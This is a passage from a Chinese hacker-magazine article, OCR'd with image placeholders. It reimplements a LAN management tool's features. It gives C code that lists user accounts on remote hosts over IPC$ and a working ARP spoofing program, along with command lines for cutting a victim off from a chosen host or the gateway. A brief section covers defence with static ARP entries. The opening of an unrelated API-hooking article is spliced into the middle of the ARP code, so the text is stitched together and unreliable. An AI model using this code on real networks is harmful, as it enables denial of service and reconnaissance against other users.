


图2

技术实现五：获取局域网内主机用户列表

获取远程主机用户列表不算是个很新的技术，如果写过IPC弱口令扫描的读者对它应该不陌生，其实可以利用探测NetBios的技术来实现，最主要的API函数是NetQueryDisplayInformation()，该函数的MSDN描述如下：

```
NET_API_STATUS NetQueryDisplayInformation(
LPCWSTR ServerName,// 远程主机DNS或NETBIOS名
DWORD Level;      // 选项级别，1->显示用户信息，2->显示机器信息，3->显示组信息
DWORD Index,      // 所获得信息的第一个索引号
DWORD EntriesRequested, // 入口的最大数，win2k以上为100
DWORD PreferredMaximumLength, // 最大长度，一般为MAX_PREFERRED_LENGTH 字节
LPDWORD ReturnedEntryCount,    // 获得SortedBuffer返回的入口计数
PVOID*SortedBuffer // 接收数据缓冲区，由系统分配
);
```

我给出的实现源代码截取了Too2y师兄的T-SMB源代码，代码片断如下：

```
NETRESOURCE nr;
DWORD       ret;
TCHAR       username[100]=_T("");
TCHAR       password[100]=_T("");
TCHAR       ipc[100]=_T("");
swprintf(ipc,_T("\\\\%s\\ipc$"),argv[1]); // 构造远程IPC服务地址
nr.lpLocalName=NULL;//填充NETRESOURCE的主要成员
nr.lpProvider=NULL;
nr.dwType=RESOURCETYPE_ANY;
nr.lpRemoteName=ipc;
ret=WNetAddConnection2(&nr,username,password,0); // 建立IPC连接
users(argv[1]); // 获得用户信息
ret=WNetCancelConnection2(ipc,0,TRUE); // 取消连接
```

可以看到，我把获得用户信息的函数封装在了函数Users()里，该函数的实现如下：

```
int users(PTSTR server)
{
PNET_DISPLAY_USER  pBuf,pBuffer;
DWORD              nStatus;
DWORD              dwRec;
DWORD              i=0;
DWORD              lerror;
DWORD              dwLevel;
dwLevel=1; // 1 为探测用户信息
_tprintf(_T("\n*******Users*******\n")); // 显示头
do
{
nStatus=NetQueryDisplayInformation(server,dwLevel,i,100,0xFFFFFFFF,&dwRec,(PVOID *)&pBuf);
if((nStatus==ERROR_SUCCESS) || (nStatus==ERROR_MORE_DATA))
  {
    pBuffer=pBuf;
    for(;dwRec>0;dwRec--)
  { // 显示用户信息，包括我们感兴趣的主机名，ID，及用户评论
_tprintf(_T("\nName:\t\t%s"),pBuffer->usri1_name);
_tprintf(_T("\nFull Name:\t%s"),pBuffer->usri1_full_name);
_tprintf(_T("\nUser ID:\t%u"),pBuffer->usri1_user_id);
_tprintf(_T("\nComment: \t%s"),pBuffer->usri1_comment);
_tprintf(_T("\nFlag:"));
i=pBuffer->usri1_next_index;
         pBuffer++;
```

```
            }
        }
        else //  出错了!
        {
            lerror=GetLastError();
            _tprintf(_T("\nUsers Error:\t%d\n"),lerror);
        }
        if(pBuf!=NULL)
        {
    NetApiBufferFree(pBuf); // 一定记得释放系统分配的资源
        }
    }while(nStatus==ERROR_MORE_DATA);
    return 0;
}
```

选取局域网内192.168.3.10主机进行测试,程序运行结果如图3所示。




图3

利用Netbios,读者们还可以获得更多更有用的信息,感兴趣的读者不妨在网上下载Too2y师兄关于这方面的源代码,很有学习和参考价值!

技术实现六: ARP Spoof技术

网络执法官最出众的功能就是它的网络管理功能。选中某台活动主机,右键->设定用户权限,就可以看到图4的对话框。




图4

我们下面来实现图4框中的3个管理功能,这也是校园网内的DDMM们最喜欢的,因为依靠这两个功能,我们可以轻易"抢"IP了哦。

如果你是黑防忠实读者,可以复习一下我在2005年11期里的另一篇文章《ARP Spoof&DoS攻击编程实战》,实现的原理及技术甚至代码都几乎一样。我们先来看看ARPSpoof攻击原理,如图5、图6所示。




图5




图6


从这两张图中,可以大致了解了ARP Spoof的一些主要思想。下面是核心代码:

小提示 本代码用到了WinpCap,所以你必须首先安装winpcap3.0以上版本驱动库。

```
// 定义些变量
pcap_t                      *fp;
unsigned char        buff[BUFSIZ], mac[ETHERLEN+1];
int i, tmp;
DWORD ip_add, ip_dst;
EHHDR*      ether;
ARPHDR* arphdr;
WSADATA wsaData;  // 获得目标IP
WSAStartup(MAKEWORD(2, 2), &wsaData);
ip_add = ResolveAddr(argv[1]);  // 攻击目标
ip_dst = ResolveAddr(argv[2]); // 该地址可用来组织目标与该地址的通信
WSACleanup();
fp=GetInterface();  // 获得本地接口, 参照附件源代码
ether  = (PEHHDR)buff;
arphdr = (PARPHDR)(buff+ETHSIZE);
srand(time(NULL));
sprintf((char*)mac, "%c%c%c%c%c%c",
rand(), rand(), rand(), rand(), rand(), rand()); // 获得随机MAC地址
mac[ETHERLEN]=0x00; //构造伪Ethernet头和ARP头
memcpy(ether->eh_dst, DEST, ETHERLEN);
memcpy(ether->eh_src, mac, ETHERLEN);
ether->eh_type = htons(ETHERTYPE_ARP);
arphdr->arp_hrd      = htons(ARPHRD_ETHER);
arphdr->arp_pro      = htons(ETHERTYPE_IP);
```

适合读者：黑客程序员，木马爱好者
前置知识：C/C++基础

珠联璧合·再探API拦截技术



文/图 西日

API拦截并不是一个新的技术，很多商业软件都采用这种技术。对Windows的API函数的拦截，不外乎两种方法。第一种是Mr. Jeffrey Richter的修改exe文件的模块输入节，这种方法很安全但很复杂，而且有些exe文件，没有Dll的输入符号的列表，有可能出现拦截不到的情况。第二种方法就是常用的JMP XXX的方法，虽然很古老，却很简单实用。

本文介绍第二种方法在Windows 2000下的使用。第二种方法，Windows 98/Me下进入Ring0级的方法很多，有LDT，IDT，Vxd等方法，很容易在内存中动态修改代码，但在Windows 2000下，这些方法都不能用，写WDM太过复杂，表面上看来很难实现。其实不然。Windows 2000为我们提供了强大的内存API操作函数：VirtualProtectEx，WriteProcessMemeory，ReadProcessMemeory。有了它们，我们就能在内存中动态修改代码了，其原型为：

```
BOOL VirtualProtectEx(
HANDLE hProcess,        // 要修改内存的进程句柄
LPVOID lpAddress,       // 要修改内存的起始地址
DWORD dwSize,           // 修改内存的字节
DWORD flNewProtect,     // 修改后的内存属性
PDWORD lpflOldProtect   // 修改前的内存属性的地址
);
BOOL WriteProcessMemory(
HANDLE hProcess,    // 要写进程的句柄
LPVOID lpBaseAddress,   // 写内存的起始地址
LPVOID lpBuffer,    // 写入数据的地址
DWORD nSize,        // 要写的字节数
LPDWORD lpNumberOfBytesWritten   // 实际写入的子节数
);
BOOL ReadProcessMemory(
HANDLE hProcess,    // 要读进程的句柄
LPCVOID lpBaseAddress,    // 读内存的起始地址
LPVOID lpBuffer,    // 读入数据的地址
DWORD nSize,        // 要读入的字节数
LPDWORD lpNumberOfBytesRead    // 实际读入的子节数
);
```

具体的参数请参看MSDN帮助。在Windows 2000下Dll和所属进程在同一地址空间，这点又和Windows 9x/Me存在所有进程存在共享的地址空间不同。因此，必须通过钩子函数和远程注入进程的方法，现以一个简单采用钩子函数对MessageBoxA进行拦截的例

```
arphdr->arp_hln    = ETHERLEN;
arphdr->arp_pln    = PROTOLEN;
arphdr->arp_op     = htons(ARPOP_REQUEST);
memcpy(arphdr->arp_sha, mac, ETHERLEN);
arphdr->arp_spa = ip_add;
memcpy(arphdr->arp_tha, SOURCE, ETHERLEN);
arphdr->arp_tpa= ip_dst; // 隔半秒攻击一次
while(1) {
if(pcap_sendpacket(fp, buff, sizeof(buff)) < 0) {
printf("\nError: problems for sending packet\n");
        exit(1);
    }
    printf(".");
Sleep(DELAY);//#define DELAY(CLOCKS_PER_SEC >> 1)
    }
```

如果要实现图4中的IP冲突功能，该程序的使用如下：

```
ArpSpoof.exe + <目标IP> + <任一IP>
如果要实现第二个“禁止与关键主机的TCP/IP连接”，则
ArpSpoof.exe + <目标IP> + <关键主机IP>
如果要实现第三个“禁止与所有主机的TCP/IP连接”，则
ArpSpoof.exe + <目标IP> + <网关>
```

限于篇幅，运行效果图就不贴了。我在附件给出的源代码中的注释部分还提供了指定伪MAC地址的功能，大家可以直接使用。

防范网络执法官攻击

有很多读者说，我才不要学网络执法官的实现原理呢，你告诉我怎么防范被网络执法官攻击才是硬道理。呵呵，其实，知己知彼，方能百战百胜。通过上面的学习，我们知道！ARP欺骗是发给某台电脑有关假的网关IP地址所对应的MAC地址，使其找不到网关真正的MAC地址。因此，只要我们修改IP到MAC的映射就可以使网络执法官的ARP欺骗失效，突破它的限制。你可以事先Ping一下网关，然后再用"ARP -a"命令得到网关的MAC地址，最后用"ARP -s IP网卡MAC地址"，命令把网关的IP地址和它的MAC地址映射起来就可以了。当然，还有其他办法，我就不多说了。

小结

到此，整个网络执法官的核心技术都一一剖析并给出了实现方法。所有的实现都是从功能上力求做出等效的效果，可能很多地方并不如我所说那样完美，文中肯定也存在很多问题，希望大家给予批评指正！

